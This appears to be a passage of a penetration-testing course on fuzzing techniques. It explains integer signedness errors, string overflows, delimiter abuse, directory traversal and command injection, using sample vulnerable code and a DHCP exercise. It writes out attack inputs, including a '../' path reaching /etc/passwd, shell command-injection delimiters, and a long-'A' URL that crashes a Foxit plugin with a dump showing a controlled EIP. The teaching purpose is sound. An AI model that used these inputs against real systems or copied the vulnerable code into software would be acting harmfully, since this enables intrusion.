During the fuzzing process, Taof will create a "fuzzing-session" directory within the "taof-0.3.2_Win32" directory. Open the file named "debugging" from this directory using Notepad or another text editor. Examine the contents of this file to identify the mutations Taof sent to the target. Watch for lines beginning with "*** Check this out carefully" as indicators of data that caused the target to crash. If you were successful at causing the 3CDaemon software to crash, identify the request that was used to trigger the crash.

This completes our exercise. Once you have completed these steps, please remember to uninstall the 3CDaemon software.



Techniques - Intelligent Mutation


- Describes a protocol and tests permutations
- Often consists of a protocol "grammar" describing the operation and framing
  - Identifies fields that can be modified to reach deeper handling code
- Lots of up-front time analyzing protocol
- Best method for comprehensive code-reaching tests

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Techniques – Intelligent Mutation

Many analysts consider intelligent mutation fuzzing the most sophisticated fuzzing technique available, providing the most granular access to evaluating a target. In this technique, the analyst invests up-front time to evaluate how a protocol is defined and then uses that knowledge to build a protocol "grammar" which describes the operation and framing behavior. Through the grammar definition, the analyst identifies the fields that can be targeted by a fuzzing engine for mutation. With this level of control and detail, the analyst can reach deeper into the code paths of the target, potentially allowing them to discover vulnerabilities that other fuzzers would not discover.

A disadvantage with intelligent mutation fuzzers is the amount of up-front time needed for analyzing a protocol. Depending on the complexity of the protocol being evaluated and the depth to which the analyst wishes to evaluate a target, it isn't unreasonable for the analyst to spend weeks analyzing their target. However, the use of intelligent mutation fuzzing provides the most comprehensive code-reaching tests, representing the best opportunity to discover bugs.



What to Test


- Using intelligent mutation or static fuzzing, analyst selects permutations
- Randomly inserting new data will have limited value in testing
- Better to identify targets to manipulate to identify code vulnerabilities

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

What to Test

When using intelligent mutation fuzzing or static fuzzing, the analyst is responsible for selecting the fields and data that will be permutated for individual test cases. While it is possible to use randomized fuzzing that does not require the analyst to specify the data to be manipulated, it will have limited value in testing, discovering only "surface" vulnerabilities. For more comprehensive analysis, it is better for the analyst to identify specific targets or portions of a protocol (such as specific header fields) that will be manipulated in an effort to identify code vulnerabilities.

Logically then, we should ask what the best targets are that should be the focus of fuzzing. Let's look at multiple examples over the next few slides.



Signed and Unsigned Integers

- Signed integer – can represent positive and negative values
- Unsigned integer – can only represent positive values
- MSB used to indicate +/- when signed
- Improper use to pass signed integer where function expects unsigned

Value	Signed	Unsigned
1	1	1
-1	-1	4294967295

What happens when memcpy expects unsigned len: `memcpy(destptr,srcptr,-1);`

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Signed and Unsigned Integers


Whenever a protocol uses a numeric value to represent a quantity of data that follows, the analyst should carefully investigate the use of that field. When writing a program in C or C++, the developer must choose to use a variable capable of representing a signed integer (positive or negative numbers) or an unsigned integer (positive numbers only).

When the code is built, the compiler allocates a memory block for each signed or unsigned integer value. The most significant bit (MSB) of a signed integer is used to indicate whether the value represented by the variable is positive or negative, while unsigned integers use this bit to indicate larger numbers than can be accommodated with a signed integer.

For example, consider the value -1. When a signed integer variable is assigned the value -1, the system sets a bit reserved to indicate whether the value is positive or negative (known as the "sign bit") and stores the value as the largest possible negative value that can represented (e.g. all bits become set). When the value -1 is assigned to an unsigned integer, however, the value becomes 4,294,967,295 (for a 32-bit integer the largest number that can be represented by setting all bits, 0xffffffff).


The misuse of signed integers when unsigned values are expected becomes problematic for functions like memcpy() that are used to copy a specified number of bytes from one location to another. Since memcpy() expects an unsigned integer for the number of bytes to copy, consider what happens when the length parameter is set to -1:memcpy(destptr, srcptr, -1);

This memcpy call will attempt to copy 4,294,967,295 bytes from the location of srcptr to destptr, likely overwriting memory locations which may be manipulated for exploit purposes.



Integer Underflow

- Introduces sign error where a value becomes negative following subtraction
- Can be an array index value, manipulated outside of index length



```
char array[16];
/* other declarations */
signed short index;
/* index handling code */
while(index != 0 && index < 16)
  writedata(array[index]);
```


Integer Underflow

Another interesting condition affecting the use of unsigned integers is the ability for an attacker to manipulate values where a value can become negative through subtraction. For example, unsigned integers are often used to specify an array of values through an index, indicating the current position of the array. If an attacker can influence the value of the index variable, he may be able to manipulate the location from which data is read or written, outside of the intended array bounds.

Integer underflow conditions are best demonstrated with an example, as we'll see on the next slide.

In the sample code on this slide, a 16 character array is allocated, followed by a signed short (2-byte) value called "index." In the code that follows, a while() loop runs as long as the index value is not equal to 0 and is less than 16, writing to the specified array index. In the memory illustration, we can see the declaration of index and array.

Consider a case where an attacker is able to manipulate the value of index, making it negative. The while() loop will still be satisfied if index is -1 since it is not 0 and is less than 16. If the program references array[-1] however, it will read and write with memory outside of the array declaration, potentially manipulating the program to behave in a way that is advantageous for the attacker.



Strings

Foxit 5.4.4 Firefox plugin, URLs exceeding 1024 characters leading to string-based buffer overflow.

fw4.pdf (application/pdf Object) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.irs.gov/pub/irs-pdf/fw4.pdf?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The Foxit Reader for Mozilla plugin has crashed.
No report available.
drwtsn32.log - WordPad
File Edit View Insert Format Help
For Help, press F1
NUM


```
*----> State Dump for Thread Id 0xdb4 <----*

eax=00000000 ebx=00000000 ecx=41414141 edx=7c9037d8 esi=00000000 edi=00000000
eip=41414141 esp=0008a418 ebp=0008a438 iopl=0         nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246

function: <nosymbols>
No prior disassembly possible
        41414141 ??               ???
        41414143 ??               ???
        41414145 ??               ???
        41414147 ??               ???
        41414149 ??               ???
        4141414b ??               ???
        4141414d ??               ???
        4141414f ??               ???
        41414151 ??               ???
FAULT ->41414141 ??               ???
```

Strings

While numeric values in a data set are a valuable fuzzing target, string data can also be an interesting target. For a targeted string (for example, the username string in an authentication protocol), consider supplying a very short value, a very long value, and a value without a termination character (0x00). All of these conditions have been known to trigger faults in common software implementations.

Consider, for example, the string-based buffer overflow vulnerability in the Foxit PDF reader Firefox plugin handler. Discovered by Andrea Micalizzi (http://retrogod.altervista.org/9sg_foxit_overflow.htm), when a user visits a URL with Firefox that exceeds 1024 characters and loads a PDF, the Foxit PDF handler crashes with a simple stack-based crash condition, as shown on this page. Any valid URL returning a PDF file with a parameter string causing the URL to exceed 1024 bytes can reproduce the crash:

http://www.irs.gov/pub/irs-pdf/fw4.pdf?AA*[1024 "A"]*AA. Following the disclosure of this vulnerability, the Metasploit Framework project was updated to include a working exploit (http://www.metasploit.com/modules/exploit/windows/browser/foxit_reader_plugin_url_bof).



Field Delimiters

In the following output, what characters are used as delimiters indicating start and stop positions?

```
$ nc 172.16.0.1 80
GET / HTTP/1.0

HTTP/1.0 401 Unauthorized
Server: httpd
Date: Thu, 04 Dec 2008 09:06:53 GMT
WWW-Authenticate: Basic realm="WRT54G"
Content-Type: text/html
Connection: close

<HTML><HEAD><TITLE>401 Unauthorized</TITLE></HEAD><BODY
BGCOLOR="#cc9999">Authorization required.</BODY></HTML>
```


Unexpected or missing delimiters can be a fruitful fuzzing target.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Field Delimiters

Many protocols based on ASCII data use various delimiters to identify where one field starts and another stops. Consider the HTTP response display on this slide. In this output, we can see multiple delimiters, including front slash, comma, period, space, the equal sign, double-quotes, carriage returns, colon, less than and greater than characters.

When delimiters are included in a protocol, the developer must write parsing utilities to extract the fields of interest. This has been implemented poorly in many examples, allowing an attacker to trigger a fault by injecting too many delimiters, too few delimiters or injecting delimiters where none were expected.



Directory Transversal

```
function display_file($filename) {
 $myfile = /webroot/files/" . $filename;
 $fh = fopen($myfile, 'r');
 echo "<pre>\n" . fread($fh, filesize($myfile)) . "</pre>\n";
}
```


- Simple PHP function to display only file contents in the /webroot/files/ directory
- What happens when $filename is "../../../../../../../../../etc/passwd"?

Directory Transversal

Another case that can be evaluated on a target is to manipulate the path surrounding any filename parameters to include directory recursion instructions ("../"). Many filename parsing methods in both compiled and interpreted code have been shown to be vulnerable to directory transversal attacks where a filename is prefixed with recursion instructions, allowing the attacker to break out of the intended directory structure.

Consider the PHP code example in this slide. In the function "display_file", the caller passes a filename. The developer then creates a variable of the fully qualified path to the path where the end-user is allowed to read files from ("/webroot/files") with the specified filename. Next, the developer displays some HTML code using the "<pre>" tag and reads the contents of the file.

While the developer intended to only allow users to display the contents of files in /webroot/files, an attacker can specify a filename with multiple directory recursion characters to escape the restriction of /webroot/files, displaying any known filename that exists on the target including the /etc/passwd file, or potentially SSH key files from any identified local user accounts.



Command Injection


- Nearly all programming languages include option to execute local OS commands
  - Perl: `foo`, system(), open()
  - Python: os.system()
  - PHP and Ruby: system()
- Use delimiters for specific languages to terminate one command and start another
  - | `` ; && & <CR> .

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Command Injection

When evaluating interpreted languages, consider designing test cases that include local OS command execution parameters by combining legitimate strings with command-substitution functions. For example, the Perl language can invoke local operating system executables using `foo` (where "foo" is the command to be executed), system() or open(). Similarly, Python uses os.system() while PHP and Ruby use system(). If the fuzzer can manipulate the content passed to any of these calls, the adversary can execute arbitrary commands on the local system.

It is also useful to inject various delimiters when fuzzing a target. The Perl language will interpret the pipe symbol passed as a filename parameter in the open() function as an operating system execution request, attempting to execute the string that follows the pipe as if it were a local operating system command. The back-tick is interpreted as a command-delimiter in Unix shell environments, expanding the value passed to the function as the output of the command specified within back-ticks. The ampersand and double-ampersand is interpreted by the Windows cmd.exe shell to separate multiple OS commands, similar to the Unix semi-colon functionality.



Your Turn

```
No. .  Time       Source     Destination       Protocol  Info
  1 0.000000     0.0.0.0    255.255.255.255   DHCP      DHCP Discover - Transaction ID 0x3d1d
```

```
⊟ Bootstrap Protocol
    Message type: Boot Request (1)
    Hardware type: Ethernet
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0x00003d1d
    Seconds elapsed: 0
  ⊞ Bootp flags: 0x0000 (Unicast)
    Client IP address: 0.0.0.0 (0.0.0.0)
    Your (client) IP address: 0.0.0.0 (0.0.0.0)
    Next server IP address: 0.0.0.0 (0.0.0.0)
    Relay agent IP address: 0.0.0.0 (0.0.0.0)
    Client MAC address: Grandstr_01:fc:42 (00:0b:82:01:f
    Server host name not given
    Boot file name not given
    Magic cookie: (OK)
  ⊞ Option: (t=53,l=1) DHCP Message Type = DHCP Discover
  ⊞ Option: (t=61,l=7) Client identifier
  ⊞ Option: (t=50,l=4) Requested IP Address = 0.0.0.0
  ⊟ Option: (t=55,l=4) Parameter Request List
      Option: (55) Parameter Request List
      Length: 4
      Value: 0103062A
```

```
0000  ff ff ff ff ff ff 00 0b  82 01 fc 42 08 00 45 00
0010  01 2c a8 36 00 00 fa 11  17 8b 00 00 00 00 ff ff
0020  ff ff 00 44 00 43 01 18  59 1f 01 01 06 00 00 00
0030  3d 1d 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0040  00 00 00 00 00 00 00 0b  82 01 fc 42 00 00 00 00
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0110  00 00 00 00 00 00 63 82  53 63 35 01 01 3d 07 01
0120  00 0b 82 01 fc 42 32 04  00 00 00 00 37 04 01 03
0130  06 2a ff 00 00 00 00 00  00 00
```

Which fields would be useful to target? How should they be targeted?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Your Turn

